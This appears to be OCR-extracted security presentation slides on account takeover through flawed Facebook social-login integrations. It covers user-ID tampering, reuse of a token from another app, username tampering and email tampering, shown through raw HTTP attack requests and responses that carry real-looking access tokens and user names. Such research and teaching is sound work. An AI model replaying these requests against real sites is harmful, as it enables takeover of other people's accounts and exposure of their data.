Set-Cookie: JWT_COOKIE=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZyZaWzL2dpdmVubmFtZSI6Ikpzc2EiLCJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZyZ9cy8yMDA1LzA1L2lkZW50aXR5L2NsY
Set-Cookie: REFRESH_COOKIE=7TmDUZb9oWNUlJj6T%2BXgn9WruSxzpa03s2Ua2NZ4Un8%3D; expires=Wed, 20 Oct
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: 
Request-Context: appId=cid-v1:9da86c4a-f60c-45ec-b964-5697001562c7
Api-Supported-Versions: 2.0, 2.1
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15724800; includeSubDomains
X-Cache: CONFIG NOCACHE
X-Azure-Ref: 05SRIYQAAAAA9N0hRFC65SKA3aC3AdMPWU0cyRURHRTA3MTUAN2I2YTAwN2MtZWExMi00NjE0LThkNTgtZTI
Date: Mon, 20 Sep 2021 06:06:30 GMT
{
  "accessTokenExpiry": 1632118170108,
  "email": "r00tppg+@wearehackerone.com",
  "id": "32580442",
  "firstName": "Lisa",
  "lastName": "Marie"
}
```

Attacker tampers Key
value also known as
authorization key ID,
token value remains
untouched

Server returns Lisa
Marie access

1. App-Scoped User ID Tamper

Difficult

FACEBOOK for Developers

Products

Programs

Docs

More

Started

Access Token Debugger

Sharing Debugger

Batch Invalidator

EAAB2LPeMOYsBAPb6tysAY6EWvqjsiMXZC

on: (?)

v10.0

IT

Debug

The “Key” Value can be examined using FB debugger too. Derived from “App-Scoped User ID”


7

Access Token Info


App ID	129935503800715
Type	User
App-Scoped User ID Learn More	315868573399421 : Husna Zulfadhly User last installed this app via API N/A
Issued	Unknown
Expires	1622617200 (in about an hour)
Data Access Expires	1630387954 (in about 3 months)
Valid	True
Origin	Web
Scopes	email, public_profile

2. Token Reuse

Medium



A screenshot of a generic login page. At the top, there is a red rectangular placeholder and a close button (X). Below this, there are two links: "SIGN IN" (underlined) and "REGISTER". Under "SIGN IN", there are input fields for "EMAIL ADDRESS" and "PASSWORD" (with an eye icon for toggling visibility). Below the password field is a link "Forgot Password?". At the bottom, there is a large black "SIGN IN" button and a section titled "Or Join With" containing icons for Google and Facebook, which is highlighted with a red border.



A screenshot of the Facebook login page on a mobile device. The address bar shows "m.facebook.com". The page title is "Log in With Facebook". There is a red rectangular placeholder for a profile picture. Below it, the text says "You previously logged in to [redacted] with Facebook. Would you like to continue?". There are two buttons: a blue "Continue" button and a grey "Cancel" button. At the bottom, there is a paragraph of text: "By continuing, [redacted] will receive ongoing access to the information that you share and Facebook will record when [redacted] accesses it. [Learn more](#) about this sharing and the settings that you have." and a link to "chic me's Privacy Policy and Terms".

BAE SYSTEMS PROPRI

BAE SYSTEMS

2. Token Reuse

This FB Access token was taken from Coursera & will be reused to access victim web resource

Medium

Access Token Debugger

Sharing Debugger

Batch Invalidator

Access Token

API Version: [?]

v11.0

EAALs5qT3SLwBAG3kn0hZCD1KQluakFmMz4dY8OrZCvvzwkhArVAvyvRO4okqZCMn2Lw9uXth5INGdL3nCjJtdlcCdd2ZBwVyqkqe83Jg4vn3aG6Xm5I52dvLc21b2PQ9

Debug

Access Token Info

App ID	823425307723964 : Coursera
Type	User
App-Scoped User ID Learn More	116486606670953 : Husna Zulfadhly User last installed this app via API N/A
Issued	1627354528 (on Monday)
Expires	1632538528 (in about 2 months)
Data Access Expires	1635130527 (in about 3 months)
Valid	True
Origin	Web
Scopes	email, public_profile

2. Token Reuse

Medium

Request

```
1 GET /v9/login-customer/anon/login-by-facebook/351484653171146/EAALs5qT3SLwBAG3kn0hZCD1KQluakFmMz4dY80rZCvvzwkhArVAyvvR04okqZCMn2Lw9uXth51NGdL3nCjJtdlcCdd2ZBwVyqkqe83Jg4vn3aG6Xm5I52dvLc21b2PQ9Y7giAZAlFveUTBBj9JhLFAjZASo1C4XFZBcxi4NY6YmCPAKmYyWVoiEjIfW2rn0Cj8ZD?token=&source= HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
3 accept-language: en
4 appVersion: 3.8.141
5 countryCode: US
6 deviceSystemVersion: 7.1.2
7 deviceType: android
8 xtoken: siliGs7n33ZYBGoSiyqF5PgUIEZqhx1FqCXcJ4c1N+31E9Lv6/GZNRHwQxWZhD0J0MIDzGY/Wh5gMLmwk8GLdbuDv/FaqdqS
9 wid: 6ac22722-5631-4bee-b522-0e198df67501
10 accept-language: en
11 currency: USD
12 website: 1
13 accessToken: 7e750d62-e763-41dc-bf7c-5806fe0de514
14 Host: [REDACTED]
15 Connection: close
16 Accept-Encoding: gzip, deflate
17 User-Agent: okhttp/3.12.1
18
19
```


Response

```
1 HTTP/1.1 200
2 Content-Type: application/json; charset=UTF-8
3 Connection: close
4 Date: Thu, 29 Jul 2021 01:42:06 GMT
5 Server: nginx/1.12.1
6 X-Cache: Miss from cloudfront
7 Via: 1.1 7390398f554d43f12f28fc239e50dc77.cloudfront.net (CloudFront)
8 X-Amz-Cf-Pop: KUL50-C1
9 X-Amz-Cf-Id: tUX7Vj1HVgmyljcRtl0NRZE-4YR7Z1NQkyU1HPvcvUPHuYhE1SDDjg==
10 Content-Length: 1252
11
12 {
  "success": true,
  "code": 200,
  "result": {
    "accessToken": "7e750d62-e763-41dc-bf7c-5806fe0de514",
    "wannaLists": [
      {
        "id": "Miscellaneous",
        "name": "Miscellaneous",
        "productIds": [
        ]
      }
    ],
    "customer": {
      "id": "1H6I2W7P3j7d4B3v4x3f4s6l0X",
      "name": {
        "firstName": "Husna",
        "lastName": "Zulfadhly"
      },
      "email": "r00tpgp+[REDACTED]@wearehackerone.com",
      "birthday": null,
      "gender": 1,
    }
  }
}
```

Auth token from Coursera Reused to access victim website (non Coursera website)

2. Token Reuse Scenario

Medium



3. Resource ID Tamper

Easy

1

Sign In

1

f Continue With Facebook

G Continue With Google

Email address / User Name *

Password *

☒ Remember Me [Forgot Password](#)

Sign In

Don't have an account? [Register now](#)

Copyright
BAE SYS

BAE SYSTEMS

3. Resource ID Tamper

Easy

Send

Cancel

< ▾

> ▾

Target: http://[REDACTED]

Request

Pretty

Raw

Hex

\n

⋮

```
1 POST /ajax/signup HTTP/2
2 Host: [REDACTED]
3 Cookie: _csrf=av3sshKOUVyht1xhZtRsVqxppBaXbelfs;
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0)
  Gecko/20100101 Firefox/89.0
5 Accept: application/json, text/javascript, */*; q=0.01
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 448
11 Origin: https://[REDACTED]
12 Referer: https://[REDACTED]
13 Te: trailers
14 Connection: close
15
16 full_name=Jean+Ling&user_id=117763253881732&user_name=[REDACTED]@gmail.com
  &email=[REDACTED]@gmail.com&auth_type=fb&auth_token=
  EAAUZCZWJMvGMABAAg59ylxw7vsOBXRkL87TEOHHxfvcLyq1EbZBONZB7ycUzpqieAcVm2fq5mKdZ
  AhmAlmy1H1UAFRjn8kmcCURCZCW3hHNhOm71lQBtaWA25DqnkuAHPfqlnyNHQc7ZCL1bENr1kvUf
  fDMOkXX127s9eUrVvhVUSnWF7BjudkC2MicNYpYYvZARNbA8BbqjNOTiX2YqTRZAt&_csrf=
  fT63-y1vHDuaJeaTx2Ehgy1l_E9811Kntm57PF28bQgcSISIRSRTbsxcjufD6UnZWTePGQ3vItfD
  DyNeONALew%3D%3D
```

Response

Pretty

Raw

Hex

Render

\n

⋮

```
1 HTTP/2 200 OK
2 Server: nginx
3 Date: Fri, 02 Jul 2021 07:29:14 GMT
4 Content-Type: application/json; charset=UTF-8
5 Vary: Accept-Encoding
6 Content-Language: en
7 Set-Cookie: UserToken=hspZ3ClhuOGd8pfJsBzlrj8SbyjWz1HICie5jDcRVippbaS
8 Set-Cookie: ProfileType=434070001; expires=Sun, 02-Jul-2023 07:29:14
9 Access-Control-Allow-Origin: *
10 Via: 1.1 google
11 Alt-Svc: clear
12
13 {
  "status":1,
  "info":{
    "displayName":"Jean Ling",
    "email":"[REDACTED]@gmail.com",
    "carRegistrationNumber":null,
    "isBPLoggedIn":null,
    "phone":null,
    "phone_number_verified":null,
    "profileType":"Private",
    "id":"4a03a623-d235-493c-9b31-6798c25cedc7",
    "profileId":"8de26249-1c13-49d9-8bf7-cbc60ae38239",
    "dealerHomeUrl":"https://[REDACTED].Home.aspx",
    "accessToken":"d94ced88-elf5-47ee-b725-48412965b330",
    "profilePhoto":null,
    "firstName":"Jean",
    "lastName":"Ling",
    "identificationNo":null,
    "profileUrl":"https://[REDACTED]",
    "savedCarUrl":"https://[REDACTED]",
    "manageAd":"https://[REDACTED]"
  }
}
```

Attacker tampers username value.
Full_name, user_id, auth_token & email
remains the same.

3. Resource ID Tamper

Easy

SendCancel<>

Target: [REDACTED]

Request

Raw

1 POST /ajax/signup HTTP/2
2 Host [REDACTED]
3 Cookie: _csrf=av3shKOUVyht1xhZtRsVqxppBaXbelfs;
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
5 Accept: application/json, text/javascript, */*; q=0.01
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 449
11 Origin: https://[REDACTED]
12 Referer: http://[REDACTED]
13 Te: trailers
14 Connection: close
15
16 full_name=Jean+Ling&user_id=117763253881732&user_name=[REDACTED]@gmail.com
&email=[REDACTED]@40gmail.com&auth_type=fb&auth_token=
EAAUZCWMvGMABAAg59ylxw7vsOBXRKL87TEOHXfvcLyqlEbZBONZB7ycUzpqieAcVm2fq5mKdZ2
hmAlmylH1UAFRjn8kmcCURCZCW3hHNoHm7liQBtaWA25DqnkuAHPfqlnyNHQc7ZCLlbENr1kvUffD
MokXX127s9eUrVvhVUSnWF7BjudkC2MicNYpYYvZARNbA8BbqjNOTiX2YqTRZAt&_csrf=
fT63-yIvHDuaJeaTx2Ehgy1l_E9811Kntm57PF28bQgcSISIRSRTbsxcjuf06UnZWTePGQ3vitfOD
yNeONALew%3D%3D

Response

Pretty

1 HTTP/2 200 OK
2 Server: nginx
3 Date: Fri, 02 Jul 2021 07:33:55 GMT
4 Content-Type: application/json; charset=UTF-8
5 Vary: Accept-Encoding
6 Content-Language: en
7 Set-Cookie: UserToken=sHvQdDxVItA1U4tCKYTs9cs5X0qTNDGSCMO44HBgFduOHd
8 Set-Cookie: ProfileType=434070001; expires=Sun, 02-Jul-2023 07:33:55
9 Access-Control-Allow-Origin: *
10 Via: 1.1 google
11 Alt-Svc: clear
12
13 {
14 "status":1,
15 "info":{
16 "displayName":"Ganyu Ling",
17 "email":"'@gmail.com",
18 "carRegistrationNumber":null,
19 "isBPLoggedIn":null,
20 "phone":null,
21 "phone_number_verified":null,
22 "profileType":"Private",
23 "id":"9c891d50-0f19-44e9-b7d9-6f6de80dc67a",
24 "profileId":"28297c2b-0f00-4f80-b539-ff0898e8048c",
25 "dealerHomeUrl":"[REDACTED]",
26 "accessToken":"94802d13-725a-48a5-b6cb-e58b1f13c636",
27 "profilePhoto":null,
28 "firstName":"Ganyu",
29 "lastName":"Ling",
30 "identificationNo":null,
31 "profileUrl":"[REDACTED]",
32 "savedCarUrl":
33 "manageAd":"ht

Attacker tampers username value.
Full_name, user_id, auth_token & email
remains the same.

3. Resource ID Tamper

Easy


The screenshot shows a web browser window with the address bar displaying 'https://[redacted]/account/profile'. The page has a blue header with a menu icon and a user profile icon. The main content area is titled 'Edit Profile' and contains the following fields:

- Profile Photo:** A circular placeholder with a 'Select Photo' button.
- Email Address:** A text input field containing '[redacted]@gmail.com'.
- First Name:** A text input field containing 'Jean'.
- Last Name:** A text input field containing 'Ling'.
- Phone Number:** A text input field with a 'Send TAC.' button.
- Change Password:** A link to change the password.
- Update Profile:** A blue button at the bottom.

A red box highlights the 'Edit Profile' section, and a red number '4' is placed next to the 'Select Photo' button.

4. Client Email Address Tamper

Very Easy



The screenshot shows a web application interface with a navigation bar at the top containing links: HOME, ABOUT, JOBS, JOB SEEKERS, EMPLOYERS, BLOG, and CONTACT US. There are also buttons for LOGIN and REGISTER. The main content area features a login form with the following elements:

- A red box with the number "1" above it highlights the social login buttons: "Login with Facebook" and "Login with LinkedIn".
- Below these are input fields for "EMAIL" and "PASSWORD".
- A checkbox labeled "Remember Me" is located below the password field.
- A green "Login" button is positioned below the "Remember Me" checkbox.
- Below the "Login" button is a link for "Forgot Password?".
- At the bottom, there is a link: "Don't have an account yet? Register Now →".

BAE SYSTEMS

4. Client Email Address Tamper

Very Easy

The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab shows a POST request to `/wp-admin/admin-ajax.php` with various headers and a body containing `action=check_login&using=fb&id=[redacted]@40gmail.com`. The 'Response' tab shows an HTTP 200 OK response with several cookies, including `wordpress_logged_in_[redacted]@40gmail.com`. Red annotations highlight the tampered email address in the request body and the resulting logged-in cookie in the response.

Request

```
1 POST /wp-admin/admin-ajax.php HTTP/2
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
